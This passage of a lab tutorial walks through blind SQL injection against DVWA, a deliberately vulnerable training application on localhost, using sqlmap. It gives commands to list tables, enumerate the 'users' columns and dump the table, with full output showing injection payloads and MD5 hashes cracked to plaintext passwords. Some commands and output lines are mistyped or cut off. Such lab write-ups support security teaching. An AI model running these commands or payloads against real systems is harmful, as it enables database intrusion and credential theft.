
Two database names were obtained upon enumeration: "dvwa" and "information_schema." But because the "dvwa" database is the one of interest, it is all I am concentrating on.

VII. DVWA tables Revealing

You may use the following command to get the tables in the DVWA database:

```
sqlmap -u "http://127.0.0.1/dvwa/vulnerabilities/sqli_blind/?
id=2&Submit=Submit#" --cookie="security=low;
PHPSESSID=9tp5mn3hpkfgh6fddmbampps7m" -D dvwa –tables
```

The database could be listed with the command-D, and the tables inside the DBMS database could be listed using the command—tables.



```
File  Actions  Edit  View  Help
└─$ sqlmap -u "http://127.0.0.1/dvwa/vulnerabilities/sqli_blind/?id=2&Submit=Submit#" --cookie="security=low; PHPSESSID=9tp5mn3hpkfgh6fddmbampps7m" -D dvwa --tables

                 {1.7.6#stable}

                 https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Develope
sponsible for any misuse or damage caused by this program

[*] starting @ 13:30:17 /2023-07-26/

[13:30:17] [INFO] resuming back-end DBMS 'mysql'
[13:30:17] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=2' AND 8528=8528 AND 'akfJ'='akfJ&Submit=Submit

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=2' AND (SELECT 8931 FROM (SELECT(SLEEP(5)))IsDO) AND 'Qjxg'='Qjxg&Submit=Submit
---
[13:30:17] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.57
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[13:30:17] [INFO] fetching tables for database: 'dvwa'
[13:30:17] [INFO] fetching number of tables for database 'dvwa'
[13:30:17] [INFO] resumed: 2
[13:30:17] [INFO] resumed: users
[13:30:17] [INFO] resumed: guestbook
Database: dvwa
[2 tables]
+-----------+
| guestbook |
| users     |
+-----------+

[13:30:17] [INFO] fetched data logged to text files under '/home/hacker_1/.local/share/sqlmap/output/127.0.0.1'
```

Dvwa tables


Two tables are seen in the SQLMap output: "guestbook" and "users." In this instance, the "users" table is the main emphasis.

VIII. To enumerate the table of "users".

You may use the following command in DVWA to find the columns that were added to the "users" table:

```
qlmap -u "http://127.0.0.1/dvwa/vulnerabilities/sqli_blind/?
id=2&Submit=Submit#" --cookie="security=low;
PHPSESSID=9tp5mn3hpkfgh6fddmbampps7m" --columns -T users --batch
```

To list all of the tables in a DBMS database, use the command -T. To see all of the columns in a particular table, use the command —columns.



```
    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SI
    Payload: id=2' AND (SELECT 8931 FROM (SELECT(SLEEP(5

[13:36:06] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.57
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[13:36:06] [WARNING] missing database parameter. sqlmap :
[13:36:06] [INFO] fetching current database
[13:36:06] [WARNING] running in a single-thread mode. Ple
[13:36:06] [INFO] retrieved: dvwa
[13:36:06] [INFO] fetching columns for table 'users' in c
[13:36:06] [INFO] resumed: 8
[13:36:06] [INFO] resumed: user_id
[13:36:06] [INFO] resumed: int(6)
[13:36:06] [INFO] resumed: first_name
[13:36:06] [INFO] resumed: varchar(15)
[13:36:06] [INFO] resumed: last_name
[13:36:06] [INFO] resumed: varchar(15)
[13:36:06] [INFO] resumed: user
[13:36:06] [INFO] resumed: varchar(15)
[13:36:06] [INFO] resumed: password
[13:36:06] [INFO] resumed: varchar(32)
[13:36:06] [INFO] resumed: avatar
[13:36:06] [INFO] resumed: varchar(70)
[13:36:06] [INFO] resumed: last_login
[13:36:06] [INFO] resumed: timestamp
[13:36:06] [INFO] resumed: failed_login
[13:36:06] [INFO] resumed: int(3)
Database: dvwa
Table: users
[8 columns]
+--------------+-------------+
| Column       | Type        |
+--------------+-------------+
| password     | varchar(32) |
| user         | varchar(15) |
| avatar       | varchar(70) |
| failed_login | int(3)      |
| first_name   | varchar(15) |
| last_login   | timestamp   |
| last_name    | varchar(15) |
| user_id      | int(6)      |
+--------------+-------------+
```

Table “Users” columns


The "users" table has eight fields altogether, according to the SQLMap output. But for the time being, we are just interested in the "user" and "password" fields.

IX. Dump User names & Passwords

Use the following command to get the user names and passwords from the "user" and "password" columns in the "users" table:

```
sqlmap -u "http://127.0.0.1/dvwa/vulnerabilities/sqli_blind/?id=2&Submit=Submit#" --cookie="security=low; PHPSESSID=9tp5mn3hpkfgh6fddmbampps7m" --dump -T users –batch
```

The —Dump command is used to dump the table entries, and the –C option is used to indicate the column to enumerate in Dvwa tables.



```
[13:43:04] [INFO] retrieved: 4
[13:43:04] [INFO] retrieved: 5f4dcc3b5aa765d61d8327deb882cf99
[13:43:05] [INFO] retrieved: smithy
[13:43:05] [INFO] retrieved: /dvwa/hackable/users/smithy.jpg
[13:43:06] [INFO] retrieved: 0
[13:43:06] [INFO] retrieved: Bob
[13:43:06] [INFO] retrieved: 2023-06-25 06:31:25
[13:43:07] [INFO] retrieved: Smith
[13:43:07] [INFO] retrieved: 5
[13:43:07] [INFO] recognized possible password hashes in column '`password`'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[13:43:07] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[13:43:07] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[13:43:07] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[13:43:07] [INFO] starting 4 processes
[13:43:08] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[13:43:09] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[13:43:10] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[13:43:11] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
Database: dvwa
Table: users
[5 entries]
+---------+---------+-----------------------------+-----------+---------------------------------------------+------------+---------------------+--------------+
| user_id | user    | avatar                      | last_name | password                                    | first_name | last_login          | failed_login |
+---------+---------+-----------------------------+-----------+---------------------------------------------+------------+---------------------+--------------+
| 3       | 1337    | /dvwa/hackable/users/1337.jpg    | Me        | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)  | Hack       | 2023-06-25 06:31:25 | 0            |
| 1       | admin   | /dvwa/hackable/users/admin.jpg   | admin     | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin      | 2023-06-25 06:31:25 | 0            |
| 2       | gordonb | /dvwa/hackable/users/gordonb.jpg | Brown     | e99a18c428cb38d5f260853678922e03 (abc123)   | Gordon     | 2023-06-25 06:31:25 | 0            |
| 4       | pablo   | /dvwa/hackable/users/pablo.jpg   | Picasso   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  | Pablo      | 2023-06-25 06:31:25 | 0            |
| 5       | smithy  | /dvwa/hackable/users/smithy.jpg  | Smith     | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Bob        | 2023-06-25 06:31:25 | 0            |
+---------+---------+-----------------------------+-----------+---------------------------------------------+------------+---------------------+--------------+

[13:43:16] [INFO] table 'dvwa.users' dumped to CSV file '/home/hacker_1/.local/share/sqlmap/output/127.0.0.1/dump/dvwa/users.csv'
[13:43:16] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 1873 times
[13:43:16] [INFO] fetched data logged to text files under '/home/hacker_1/.local/share/sqlmap/output/127.0.0.1'

[*] ending @ 13:43:16 /2023-07-26/
```

table of “users” entries

The items from the "user" and "password" columns in the "users" table of the DVWA database are successfully retrieved by Sqlmap. It offers to use a dictionary attack to break hashes (default: yes) and inquires as to whether they can be saved (default: no). The "wordlist.txt" file (by default) or, if a custom dictionary is supplied, that file is used by SQLmap to begin the attack. Using popular password suffixes is another question it poses (default: no).
Using a dictionary-based attack, Sqlmap breaks password hashes and publishes the plaintext passwords.